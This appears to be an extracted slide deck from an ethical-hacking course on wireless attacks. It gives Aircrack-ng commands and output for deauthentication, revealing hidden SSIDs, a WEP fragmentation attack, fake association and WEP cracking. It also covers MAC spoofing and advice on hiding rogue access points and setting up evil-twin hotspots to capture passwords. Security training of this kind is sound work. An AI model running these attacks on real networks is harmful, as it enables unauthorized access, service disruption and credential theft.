ARP REQ	GemtekTe...	Broadcast	192.168.0.4	192.168.0.1	N/A				Create Alias
MNGT/BEA...	MyAP	Broadcast	N/A	N/A	N/A				Copy Address


Raw contents of the packet

Decoded packet information for the selected packet

<http://www.tamos.com>

What is Spectrum Analysis?

RF spectrum analyzers **examine the Wi-Fi radio transmission** and measure the power (amplitude) of radio signals and RF pulses, and transform these measurements into numeric sequences



Spectrum analyzers **employ statistical analysis** to plot spectral usage, quantify "air quality," and isolate transmission sources

RF spectrum analyzers are used by RF technicians to install and maintain wireless networks, and identify **sources of interference**

Wi-Fi spectrum analysis also helps in **wireless attack detection**, including Denial of Service attacks, authentication/encryptions attacks, network penetration attacks, etc.

Spectrum analysis tools: Wi-Spy and Chanalyzer, **AirMagnet Wi-Fi Analyzer**, WifiEagle, etc.

Wireless Sniffers



ApSniff

<http://www.monolith81.de>



NetworkMiner

<http://networkminer.sourceforge.net>



Airscanner Mobile Sniffer

<http://www.airscanner.com>



Observer

<http://www.networkinstruments.com>



WifiScanner

<http://wifiscanner.sourceforge.net>



Mognet

<http://www.monolith81.de>



AirTraf


<http://airtraf.sourceforge.net>



Prism2Dump

<http://www.dachb0den.com>

Wireless Hacking Methodology



Aircrack-ng Suite



Aircrack-ng is a network software suite consisting of a detector, packet sniffer, WEP and WPA/WPA2-PSK cracker and analysis tool for 802.11 wireless networks. This program runs under Linux and Windows.

Airbase-ng

Captures WPA/WPA2 handshake and can act as an ad-hoc Access Point

Aircrack-ng

Defacto WEP and WPA/ WPA2-PSK cracking tool

Airdecap-ng

Decrypt WEP/WPA/ WPA2 and can be used to strip the wireless headers from Wi-Fi packets

Airdecloak-ng

Removes WEP cloaking from a pcap file

Airdriver-ng

Provides status information about the wireless drivers on your system

Airdrop-ng

This program is used for targeted, rule-based deauthentication of users

Aireplay-ng

Used for traffic generation, fake authentication, packet replay, and ARP request injection

Airgraph-ng

Creates client to AP relationship and common probe graph from airodump file



Airodump-ng

Used capture packets of raw 802.11 frames and collect WEP IVs

Airolib-ng

Store and manage essid and password lists used in WPA/ WPA2 cracking

Airserv-ng

Allows multiple programs to independently use a Wi-Fi card via a client-server TCP connection

Airmon-ng

Used to enable monitor mode on wireless interfaces from managed mode and vice versa

Airtun-ng

Injects frames into a WPA TKIP network with QoS, and can recover MIC key and keystream from Wi-Fi traffic

Easside-ng

Allows you to communicate via a WEP-encrypted access point (AP) without knowing the WEP key

Packetforge-ng

Used create encrypted packets that can subsequently be used for injection

Tkiptun-ng

Creates a virtual tunnel interface to monitor encrypted traffic and inject arbitrary traffic into a network

Wesside-ng

Incorporates a number of techniques to seamlessly obtain a WEP key in minutes


```

C:\>airmon-ng start eth1
C:\>airodump-ng --ivs --write capture eth1

```

BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
02:24:2B:CD:68:EF	99	5	60	3 0	1	54e	OPN			IAMROGER
02:24:2B:CD:68:EE	99	9	75	2 0	5	54e	OPN			COMPANYZONE
00:14:6C:95:6C:FC	99	0	15	0 0	9	54e	WEP	WEP		HOME
00:22:3F:AE:68:6E	76	70	157	1 0	11	54e	WEP	WEP		<length: 10>

BSSID	Station	PWR	Rate	Lost	Packets	Probes
00:22:3F:AE:68:6E	00:17:9A:C3:CF:C2	-1	1 - 0	0	1	
00:22:3F:AE:68:6E	00:1F:5B:BA:A7:CD	76	1e-54	0	6	

Step 1: Run airmon-ng in monitor mode

Step 2: Start airodump to discover SSIDs on interface

Hidden SSID

```

C:\>aireplay-ng --deauth 11 -a 00:22:3F:AE:68:6E

```

How to Reveal Hidden SSIDs

Step 3: De-authenticate (deauth) the client to reveal hidden SSID using Aireplay-ng

```

C:\>airodump-ng --ivs --write capture eth1


```

BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
00:22:3F:AE:68:6E	76	70	157	1 0	11	54e	WEP	WEP		Secret_SSID

Step 4: Switch to airodump to see the revealed SSID

Fragmentation Attack

- A fragmentation attack, when successful, can obtain **1500 bytes of PRGA** (pseudo random generation algorithm)
- This attack **does not recover** the WEP key itself, but merely obtains the PRGA
- The PRGA can then be used to generate packets with **packetforge-ng** which are in turn used for various injection attacks
- It requires at least **one data packet** to be received from the access point in order to initiate the attack



```
C:\>aireplay-ng -5 -b 00:14:6C:7E:40:80 -h 00:0F:B5:AB:CB:9D ath0
Waiting for a data packet...
Read 96 packets...
  Size: 120, FromDS: 1, ToDS: 0 (WEP)
  BSSID = 00:14:6C:7E:40:80
  Dest. MAC = 00:0F:B5:AB:CB:9D
  Source MAC = 00:D0:CF:03:34:8C

0x0000: 0842 0201 000f b5ab cb9d 0014 6c7e 4080  .B.....1~@.
0x0010: 00d0 cf03 348c e0d2 4001 0000 2b62 7a01  ....4...@...+bx.
0x0020: 6d6d b1e0 92a8 039b ca6f cecb 5364 6e16  mm.....o..Sdn.
0x0030: a21d 2a70 49cf eef8 f9b9 279c 9020 30c4  ..*pI.....'... 0.
0x0040: 7013 f7f3 5953 1234 5727 146c ecaa a594  p...YS.4W'.1....
0x0050: fd55 66a2 030f 472d 2682 3957 8429 9ca5  .Uf...G-6.9W.)..
0x0060: 517f 1544 bd82 ad77 fe9a cd99 a43c 52a1  Q□.D...w.....<R.
0x0070: 0505 933f af2f 740e  ...?./t.

Use this packet ? y

Saving chosen packet in replay_src-0124-161120.cap
Data packet found!
Sending fragmented packet
Got RELAYED packet!!
That's our ARP packet!
Trying to get 384 bytes of a keystream
Got RELAYED packet!!
That's our ARP packet!
Trying to get 1500 bytes of a keystream
Got RELAYED packet!!
That's our ARP packet!
Saving keystream in fragment-0124-161129.xor
Now you can build a packet with packetforge-ng out of
that 1500 bytes keystream
```

PRGA is stored in the file

Use PRGA with packetforge-ng to generate packet(s) to be used for various **injection attacks**

How to Launch **MAC Spoofing Attack?**


MAC spoofing attackers **change the MAC address** to that of an authenticated user to bypass the MAC filtering configured in an access point

```
Linux Shell
[root@localhost root]# ifconfig wlan0 down
[root@localhost root]# ifconfig wlan0 hw ether 02:25:ab:4c:2a:bc
[root@localhost root]# ifconfig wlan0 up
```

Logging as root and disable the network interface


Enter the new MAC address

Bring the interface back up





SMAC is a **MAC address changer** for Windows systems

Randomly generate any New MAC Address or based on a selected manufacturer





The screenshot shows the SMAC application interface. It includes a checkbox for 'Show Only Active Network Adapters', a 'New Spoofed MAC Address' field with a dropdown menu, and a list of manufacturers with '360 SYSTEMS [000556]' selected. On the right, there are buttons for 'Update MAC', 'Remove MAC', 'Restart Adapter', 'IPConfig', 'Random', 'MAC List', 'Refresh', and 'Exit'. Below these are fields for 'Spoofed MAC Address' (set to 'Not Spoofed'), 'Network Connection' (set to 'Local Area Connection'), 'Active MAC Address' (set to 'A4-BA-DB-FD-86-63'), and 'Hardware ID' (set to 'pci\ven_14e4dev_1692subsys_04261028').

Denial of Service: Deauthentication and Disassociation Attacks



Man-in-the-Middle Attack



MITM Attack Using Aircrack-ng

```
C:\>airmon-ng start eth1
C:\>airodump-ng -ivs -write capture eth1
```

BSSID	PWR	RXQ	Beacons	#Data	#/s	CH	MB	ENC	CIPHER	AUTH	ESSID
02:24:2B:CD:68:EF	99	5	60	3	0	1	54e	OPN			IAMROGER
02:24:2B:CD:68:EE	99	9	75	2	0	5	54e	OPN			COMPANYZONE
00:14:6C:95:6C:FC	99	0	15	0	0	9	54e	WEP	WEP		HOME
1E:64:51:3B:FF:3E	76	70	157			1	0	11	54e	WEP	SECRET_SSID

BSSID	Station	PWR	Rate	Lost	Packets	Probes
1E:64:51:3B:FF:3E	00:17:9A:C3:CF:C2	-1	1-0	0	1	
1E:64:51:3B:FF:3E	00:1F:5B:BA:A7:CD	76	1e-54	0	6	

Step 1: Run airmon-ng in monitor mode

Step 2: Start airodump to discover SSIDs on interface

```
C:\>aireplay-ng -deauth 5 -a 02:24:2B:CD:68:EE
```


Step 3: De-authenticate (deauth) the client using Aireplay-ng

```
C:\>aireplay-ng -1 0 -e SECRET_SSID -a 1e:64:51:3b:ff:3e -h 02:24:2B:CD:68:EE eth1
22:25:10 Waiting for beacon frame (BSSID: 1E:64:51:3B:FF:3E) on channel 11

22:25:10 Sending Authentication Request
22:25:10 Authentication successful
22:25:10 Sending Association Request
22:25:10 Association successful :-)
```

Step 4: Associate your wireless card (fake association) with the AP you are accessing with aireplay-ng


Wireless ARP Poisoning Attack



Rogue Access Point




Compact, pocket-sized rogue AP device plugged into an Ethernet port of corporate network



Software-based rogue access point running on a corporate Windows machine

- Choose an appropriate location to plug in your rogue access point that allows maximum coverage from your connection point
- Disable the SSID Broadcast (silent mode) and any management features to avoid detection
- Place the access point behind a firewall, if possible, to avoid network scanners
- Deploy a rogue access point for shorter periods



Rogue access point device connected to corporate networks over a Wi-Fi link



USB-based rogue access point device plugged into a corporate machine



Evil Twin

Good Twin



Evil Twin is a wireless AP that pretends to be a legitimate AP by replicating another network name

Attacker sets up a rogue AP outside the corporate perimeter and lures user to sign into the wrong AP

Once associated, users may bypass the enterprise security policies giving attackers access to network data

Evil Twin can be configured with a common residential SSID, hotspot SSID or SSID of a company's WLAN


Evil Twin



Wi-Fi is everywhere these days and so are your employees. They take their laptops to Starbucks, to FedEx Office, and to the airport. How do you keep the company data safe?


How to Set Up a Fake Hotspot (Evil Twin)?

1. You will need a laptop with Internet connectivity (3G or wired connection) and a mini access point
2. Enable Internet Connection Sharing in Windows 7 or Internet Sharing in Mac OS X
3. Broadcast your Wi-Fi connection and run a sniffer program to capture passwords



A user tries to log in and finds two access points. One is legitimate, while the other is an identical fake (evil twin). Victim picks one, if it's the fake, the hacker gets login information and access to the computer. In the meantime, the user goes nowhere. He or she probably thinks it was just a login attempt that randomly failed.

Wireless Hacking Methodology



How to Crack WEP Using Aircrack?

1 C:\>airmon-ng start eth1

STEP 1: Monitor wireless traffic
With airmon-ng

2 C:\>airodump-ng --ivs
--write capture eth1

STEP 2: Collect wireless traffic
data with airodump-ng

3 C:\>aireplay-ng -1 0 -e SECRET_SSID -a 1e:64:51:3b:ff:3e -h
a7:71:fe:8e:d8:25 eth1

